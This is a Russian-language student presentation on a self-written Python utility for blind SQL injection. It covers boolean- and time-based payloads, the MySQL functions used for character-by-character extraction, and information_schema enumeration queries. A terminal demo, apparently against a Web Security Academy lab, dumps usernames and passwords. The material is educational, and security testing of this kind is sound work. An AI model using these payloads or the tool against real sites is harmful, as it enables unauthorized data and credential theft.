Утилита для эксплуатации слепых SQL - инъекций

Бурлевич Маргарита ИУ8-31

Цель проекта:

- Автоматизировать тестирование web-приложений на слепую SQL-injection

Задачи проекта:

- Написать утилиту на python
- Проэксплуатировать уязвимость

Что умеет моя утилита:

Тестировать веб-приложение на два вида Blind SQL-injection


Эксплуатировать уязвимость:

- получать метаданные из базы данных MySQL
- дампить базу данных и сохранять полученную информацию в файл


Актуальность разработки

- SQL-инъекция (SQLI) была признана одной из 10 основных уязвимостей веб-приложений в 2007 и 2010 годах по версии Open Web Application Security Проект.
- В 2013 году SQLI был признан атакой номер один в первой десятке OWASP.
- 2 февраля 2014 г. на AVS TV произошла утечка 40 000 учетных записей хакерской группой под названием @deletesec
- В октябре 2015 года была использована атака с использованием SQL-инъекции для кражи личных данных 156 959 клиентов с серверов британской телекоммуникационной компании TalkTalk, используя уязвимость на устаревшем веб-портале.
- Организация OWASP (Open Web Application Security Project) упоминает SQL-инъекции в своем документе OWASP Top 10 2017 как угрозу номер один для безопасности веб-приложений

SQL-injection -встраивание вредоносного SQL-кода в запросы к базе данных



Виды SQL-инъекции



Boolean-Based Blind SQLi

- Результат выполнения запроса недоступен злоумышленнику, так как веб-приложение настроено на отображение общих сообщений об ошибках
- Веб-сайт по-разному реагирует на различные логические выражения, подставляемые в уязвимый параметр

Example URL:

```
www.random.com/app.php?id=1
```

Backend Query:

```
select title from product where id =1
```

Payload #1 (False):

```
www.random.com/app.php?id=1 and 1=2
```

Backend Query:

```
select title from product where id =1 and 1=2
```

Payload #2 (True):

```
www.random.com/app.php?id=1 and 1=1
```

Backend Query:

```
select title from product where id =1 and 1=1
```

Time-based Blind SQLi

- Этот тип SQL-инъекции основан на том, что база данных приостанавливается на определенное время, а затем возвращает результаты, указывающие на успешное выполнение SQL-запроса.

Example URL + payload:

```
http://www.site.com/vulnerable.php?id=1 AND IF(version() like ‘5%’, sleep(10), ‘false’))
```

Backend Query: MySQL 5.x

```
select title from product where id=1 AND IF(version() like ‘5%’, sleep(10), ‘false’))
```

- Если web-сайт «завис» на 10 секунд-> time-based sqli

Алгоритм эксплуатации

- Выполняем http-запрос, в который вводим SQL-код, и получаем ответ от сервера
- В функции бинарного поиска формируем условие, которое возвращает логическое значение, с помощью которого осуществляется сужение диапазона возможных значений элемента содержимого базы данных
- Методы поиска значений:
- Вариант поиска № 1: бинарный поиск для получения данных на основе сравнения хэшей содержимого ответов сервера
- Вариант поиска № 2: бинарный поиск с использованием регулярных выражений

Функции MySQL для эксплуатации Blind SQLi

SUBSTRING (text, start, length)

- возвращает подстроку, начинающуюся с позиции "начало" текста и длиной "длина". Если значение "start" больше длины текста, функция возвращает нулевое значение.

ASCII (char)

- возвращает значение ASCII входного символа. Если значение char равно 0, возвращается нулевое значение. Любой символ ASCII может быть представлен 1 байтом или 8 битами

LENGTH (text)

- возвращает количество символов во входном тексте.

COUNT(text)

- возвращает количество записей в таблице, соответствующих заданному критерию

Blind SQLi exploit MySQL

- Считаем количество баз данных, получаем длину названия каждой базы данных, получаем название базы данных

```
select count(schema_name) from information_schema.schemata
```

```
select length(schema_name) from information_schema.schemata limit %d,1" % x
```

```
ascii(substring((select schema_name from information_schema.schemata limit %d,1),%d,1))" % (x,y)
```

- Аналогично получаем названия и количество таблиц, столбцов и строк

Демонстрация

https://github.com/MargoRT8921/BlindSQL

```
$ python3 BlindSQLmap.py -u "https://0a9400cb030b9948c0a3812300bb000b.web-security-academy.net/" -c "fLeM3eHiBM2tkPoM"
```

```
┌──(kali㉿kali)-[~/BlindSQL]
└─$ python3 BlindSQLmap.py -u "https://0a9400cb030b9948c0a3812300bb000b.web-security-academy.net/" -c "fLeM3eHiBM2tkPoM"
SQLi[B/T]
T
[i] Log file created: sqli-dumped-data_0a9400cb030b9948c0a3812300bb000b.web-security-academy.net_.txt
[*] Starting binary search with the query: SELECT table_name FROM information_schema.tables WHERE table_schema=current_schema();

[+] 1. character of 1. row has been dumped: u
[+] Word ⟹ u

[+] 2. character of 1. row has been dumped: s
[+] Word ⟹ us

[+] 3. character of 1. row has been dumped: e
[+] Word ⟹ use

[+] 4. character of 1. row has been dumped: r
[+] Word ⟹ user

[+] 5. character of 1. row has been dumped: s
[+] Word ⟹ users

[*] Dumped data so far:
users
```

```
[*] Dumped data so far:
users
tracking

[+] 1. character of 1. row has been dumped: u
[+] Word ⟹ u
[+] 2. character of 1. row has been dumped: s
[+] Word ⟹ us

[+] 3. character of 1. row has been dumped: e
[+] Word ⟹ use

[+] 4. character of 1. row has been dumped: r
[+] Word ⟹ user

[+] 5. character of 1. row has been dumped: n
[+] Word ⟹ usern

[+] 6. character of 1. row has been dumped: a
[+] Word ⟹ userna

[+] 7. character of 1. row has been dumped: m
[+] Word ⟹ usernam

[+] 8. character of 1. row has been dumped: e
[+] Word ⟹ username

[*] Dumped data so far:
users
tracking

username

[+] 1. character of 2. row has been dumped: p
[+] Word ⟹ p

[+] 2. character of 2. row has been dumped: a
[+] Word ⟹ pa

[+] 3. character of 2. row has been dumped: s
[+] Word ⟹ pas

[+] 4. character of 2. row has been dumped: s
[+] Word ⟹ pass

[+] 5. character of 2. row has been dumped: w
[+] Word ⟹ passw

[+] 6. character of 2. row has been dumped: o
```

```
[+] Word ⟹ wiener::3vl7f9j5eza92i75mko
[+] 28. character of 3. row has been dumped: v
[+] Word ⟹ wiener::3vl7f9j5eza92i75mkov

[*] Dumped data so far:
users
tracking

username
password

administrator::1nptqn5xhcurbgearlpb
carlos::6rc5edr1u3mcr2fkl8y5
wiener::3vl7f9j5eza92i75mkov

[*] Dumped data written to: sqli-dumped-data_0a9400cb030b9948c0a3812300bb000b.web-security-academy.net_.txt

[*] No more rows is being returned from current query!
[*] No other query remained!

sqli-dumped-data_0a9400cb030b9948c0a3812300bb000b.web-security-academy.net_.txt
═══════════════════════════════════════════════════════════════
[i] Started in: 2022/12/15 09:49:49
──────────────────────────────
SELECT table_name FROM information_schema.tables WHERE table_schema=current_schema();
users
tracking

SELECT column_name FROM information_schema.columns WHERE table_schema=current_schema() AND table_name='users';
username
password

SELECT CONCAT(username,'::',password) FROM users;
administrator::1nptqn5xhcurbgearlpb
carlos::6rc5edr1u3mcr2fkl8y5
wiener::3vl7f9j5eza92i75mkov
──────────────────────────────
[i] Finished in: 2022/12/15 09:57:03
[i] Took 7 minutes.
[i] 1208 HTTP requests sent in total.
[i] 2.8 request per second.
    Exited!

┌──(kali㉿kali)-[~/BlindSQL]
└─$ ls
BlindSQLmap.py  README.md  sqli-dumped-data_0a9400cb030b9948c0a3812300bb000b.web-security-academy.net_.txt
```

```
SELECT table_name FROM information_schema.tables WHERE table_schema=current_schema();
users
tracking

SELECT column_name FROM information_schema.columns WHERE table_schema=current_schema() AND table_name='users';
username
password

SELECT CONCAT(username,'::',password) FROM users;
administrator::1nptqn5xhcurbgearlpb
carlos::6rc5edr1u3mcr2fkl8y5
wiener::3vl7f9j5eza92i75mkov

[i] Finished in: 2022/12/15 09:57:03
[i] Took 7 minutes.
[i] 1208 HTTP requests sent in total.
[i] 2.8 request per second.

    Exited!

┌──(kali㉿kali)-[~/BlindSQL]
└─$ ls
BlindSQLmap.py  README.md  sqli-dumped-data_0a9400cb030b9948c0a3812300bb000b.web-security-academy.net_.txt

┌──(kali㉿kali)-[~/BlindSQL]
└─$ cat sqli-dumped-data_0a9400cb030b9948c0a3812300bb000b.web-security-academy.net_.txt
[i] Started in: 2022/12/15 09:49:49

SELECT table_name FROM information_schema.tables WHERE table_schema=current_schema();
users
tracking

SELECT column_name FROM information_schema.columns WHERE table_schema=current_schema() AND table_name='users';
username
password

SELECT CONCAT(username,'::',password) FROM users;
administrator::1nptqn5xhcurbgearlpb
carlos::6rc5edr1u3mcr2fkl8y5
wiener::3vl7f9j5eza92i75mkov

[i] Finished in: 2022/12/15 09:57:03
[i] Took 7 minutes.
[i] 1208 HTTP requests sent in total.
[i] 2.8 request per second.

┌──(kali㉿kali)-[~/BlindSQL]
└─$
```

Выводы:

Я достигла цели проекта:

- Я написала утилиту, которая тестирует веб-приложение на Blind SQLi и эксплуатирует ее

Перспективы на будущее:

- Реализовать модули для обнаружения и эксплуатации любых видов SQL-injection
- Добавить поддержку таких баз данных, как Oracle, PostgreSQL, Microsoft SQL Server и других популярных систем управления базами данных

Спасибо за внимание))